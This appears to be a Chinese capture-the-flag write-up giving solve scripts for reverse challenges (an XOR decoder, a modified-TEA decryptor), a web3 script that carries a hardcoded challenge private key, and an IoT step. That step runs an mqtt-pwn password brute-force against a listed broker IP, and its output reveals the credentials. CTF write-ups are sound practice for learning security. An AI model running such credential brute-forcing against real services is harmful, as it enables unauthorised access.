a = [0x04, 0xFF, 0xFD, 0x09, 0x01, 0xF3, 0xB0, 0x00, 0x00, 0x05, 0xF0, 0xAD, 0x07, 0x06, 0x17, 0x05, 0xEB, 0x17, 0xFD, 0x17, 0xEA, 0x01, 0xEE, 0x01, 0xEA, 0xB1, 0x05, 0xFA, 0x08, 0x01, 0x17, 0xAC, 0xEC, 0x01, 0xEA, 0xFD, 0xF0, 0x05, 0x07, 0x06, 0xF9, 0x82, 0xF5, 0xF8, 0xFE, 0x07, 0x00, 0x00]
flag = ''
for i in a:
    flag += chr(((i + 86) & 0xff) ^ 0x32)

print(flag)
```

a_cup_of_tea

魔改了tea的delta参数和流程：

```
v9 = a1[1];
do
{
  v3 -= 0x543210DD;
  v7 += (v3 + v9) ^ (v2 + 16 * v9) ^ (v4 + (v9 >> 5));
  result = v3 + v7;
  v9 += result ^ (v5 + 16 * v7) ^ (v6 + (v7 >> 5));
  --v8;
}
while ( v8 );
*a1 = v7;
a1[1] = v9;
return result;
```

打个断点看一下最终delta是多少：

```
R11 0000000079BDE460
```

然后改一个标准tea：

```
#include <stdio.h>
#include <stdint.h>

//加密函数
void encrypt (uint32_t* v, uint32_t* k) {
    uint32_t v0=v[0], v1=v[1], sum=0, i;           /* set up */
    uint32_t delta=0x543210DD;                     /* a key schedule constant */

    uint32_t k0=k[0], k1=k[1], k2=k[2], k3=k[3];   /* cache key */
    for (i=0; i < 32; i++) {                       /* basic cycle start */
        sum -= delta;
        v0 += ((v1<<4) + k0) ^ (v1 + sum) ^ ((v1>>5) + k1);
        v1 += ((v0<<4) + k2) ^ (v0 + sum) ^ ((v0>>5) + k3);
    }                                              /* end cycle */
    v[0]=v0; v[1]=v1;
}
//解密函数
void decrypt (uint32_t* v, uint32_t* k) {
    uint32_t v0=v[0], v1=v[1], sum=0x79BDE460, i;  /* set up */
    uint32_t delta=0x543210DD;                     /* a key schedule constant */

    uint32_t k0=k[0], k1=k[1], k2=k[2], k3=k[3];   /* cache key */
    for (i=0; i<32; i++) {                         /* basic cycle start */
        v1 -= ((v0<<4) + k2) ^ (v0 + sum) ^ ((v0>>5) + k3);
        v0 -= ((v1<<4) + k0) ^ (v1 + sum) ^ ((v1>>5) + k1);
        sum += delta;
    }                                              /* end cycle */
    v[0]=v0; v[1]=v1;
}

int main()
{
    uint32_t k[4] = {0x12345678, 0x23456789, 0x34567890, 0x45678901};
    // uint32_t e1[2] = {0x61616161, 0x62626262};
    // encrypt(e1, k);
    // printf("%x %x\n", e1[0], e1[1]);
    // uint32_t c1[2] = {0xC14E400F, 0x2E63829D};
    uint32_t c1[2] = {0x2E63829D, 0xC14E400F};
    // uint32_t c2[2] = {0x5A1F8B14, 0x9B39BFB9};
```

```
    uint32_t c2[2] = {0x9B39BFB9, 0x5A1F8B14};
    // uint32_t c3[2] = {0x6565C6CF, 0x61886DDE};
    uint32_t c3[2] = {0x61886DDE, 0x6565C6CF};
    // uint32_t c4[2] = {0x236A43F6, 0x9F064F64};
    uint32_t c4[2] = {0x9F064F64, 0x236A43F6};

    decrypt(c1, k);
    decrypt(c2, k);
    decrypt(c3, k);
    decrypt(c4, k);
    printf("%s", c1);
    // printf("%x %x", c4[0], c4[1]);
    return 0;
}
```

结果少两个字符，调试里手动补一下：

```
db  6Ah ; j
db  23h ; #
db  6Bh ; k
db  7Dh ; }
db    0
```

encode

```
a=[0x08, 0x06, 0x07, 0x06, 0x01, 0x06, 0x0D, 0x06, 0x05, 0x06, 0x0B, 0x07, 0x05,
0x06, 0x0E, 0x06, 0x03, 0x06, 0x0F, 0x06, 0x04, 0x06, 0x05, 0x06, 0x0F, 0x05,
0x09, 0x06, 0x03, 0x07, 0x0F, 0x05, 0x05, 0x06, 0x01, 0x06, 0x03, 0x07, 0x09,
0x07, 0x0F, 0x05, 0x06, 0x06, 0x0F, 0x06, 0x02, 0x07, 0x0F, 0x05, 0x01, 0x06,
0x0F, 0x05, 0x02, 0x07, 0x05, 0x06, 0x06, 0x07, 0x05, 0x06, 0x02, 0x07, 0x03,
0x07, 0x05, 0x06, 0x0F, 0x05, 0x05, 0x06, 0x0E, 0x06, 0x07, 0x06, 0x09, 0x06,
0x0E, 0x06, 0x05, 0x06, 0x05, 0x06, 0x02, 0x07, 0x0D, 0x07, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00]
flag = ''
for i in range(50):
    flag += chr(a[2 * i] + (a[2 * i + 1] << 4))
print(flag)
```

blockchain

Checkin

```
# -*- coding:utf-8 -*-

from web3 import Web3, HTTPProvider
from web3.contract import ConciseContract
from web3.eth import Eth

false = False
true = True
config = {
    "abi": [
    {
        "inputs": [
```

```
            {
                "internalType": "string",
                "name": "_greeting",
                "type": "string"
            }
        ],
        "stateMutability": "nonpayable",
        "type": "constructor"
    },
    {
        "inputs": [],
        "name": "greet",
        "outputs": [
            {
                "internalType": "string",
                "name": "",
                "type": "string"
            }
        ],
        "stateMutability": "view",
        "type": "function"
    },
    {
        "inputs": [],
        "name": "isSolved",
        "outputs": [
            {
                "internalType": "bool",
                "name": "",
                "type": "bool"
            }
        ],
        "stateMutability": "view",
        "type": "function"
    },
    {
        "inputs": [
            {
                "internalType": "string",
                "name": "_greeting",
                "type": "string"
            }
        ],
        "name": "setGreeting",
        "outputs": [],
        "stateMutability": "nonpayable",
        "type": "function"
    }
],
    "address": "0x6957c157DA45272eeeD75C3fE527a7f015C8153c" # 合约地址
}

ROPSTEN_URL = "http://week-1.hgame.lwsec.cn:30258/"

web3 = Web3(HTTPProvider(ROPSTEN_URL))
```

```
contract_instance = web3.eth.contract(address=config['address'],
abi=config['abi'])

MY_ADDR = "0x43C16cB4811468d30Ef3885420ED43689b10D7B1"    # 你的地址
PRIV_KEY = "0xf699e9259e1c4b1e6f0bfc2c40bc9ea962b993504ce6a83fb683f2237d5d6e41"
 # 你的私钥

def SendTxn(txn):
    signed_txn = web3.eth.account.signTransaction(txn, private_key=PRIV_KEY)
    res = web3.eth.sendRawTransaction(signed_txn.rawTransaction).hex()
    txn_receipt = web3.eth.waitForTransactionReceipt(res)
    #
    print(res)
    return txn_receipt


txn = contract_instance.functions.setGreeting("HelloHGAME!").buildTransaction(
    {
        'chainId': 63504,  #ropsten, 1 for main
        'nonce': web3.eth.getTransactionCount(MY_ADDR),
        'gas': 1000000,
        'value':Web3.toWei(0,'ether'),
        'gasPrice': web3.eth.gasPrice,
    }
)

print(SendTxn(txn))
```

IOT

Help marvin

Help the uncle who can't jump twice

mqtt-pwn爆破密码：

```
>> bruteforce --host 117.50.177.240 --port 1883 -u Vergil -pf /mqtt_pwn/resources/wordlists/timu.txt
[!] Starting brute force!
[+] Found valid credentials: Vergil:power
```

mqttx登录后查看公告：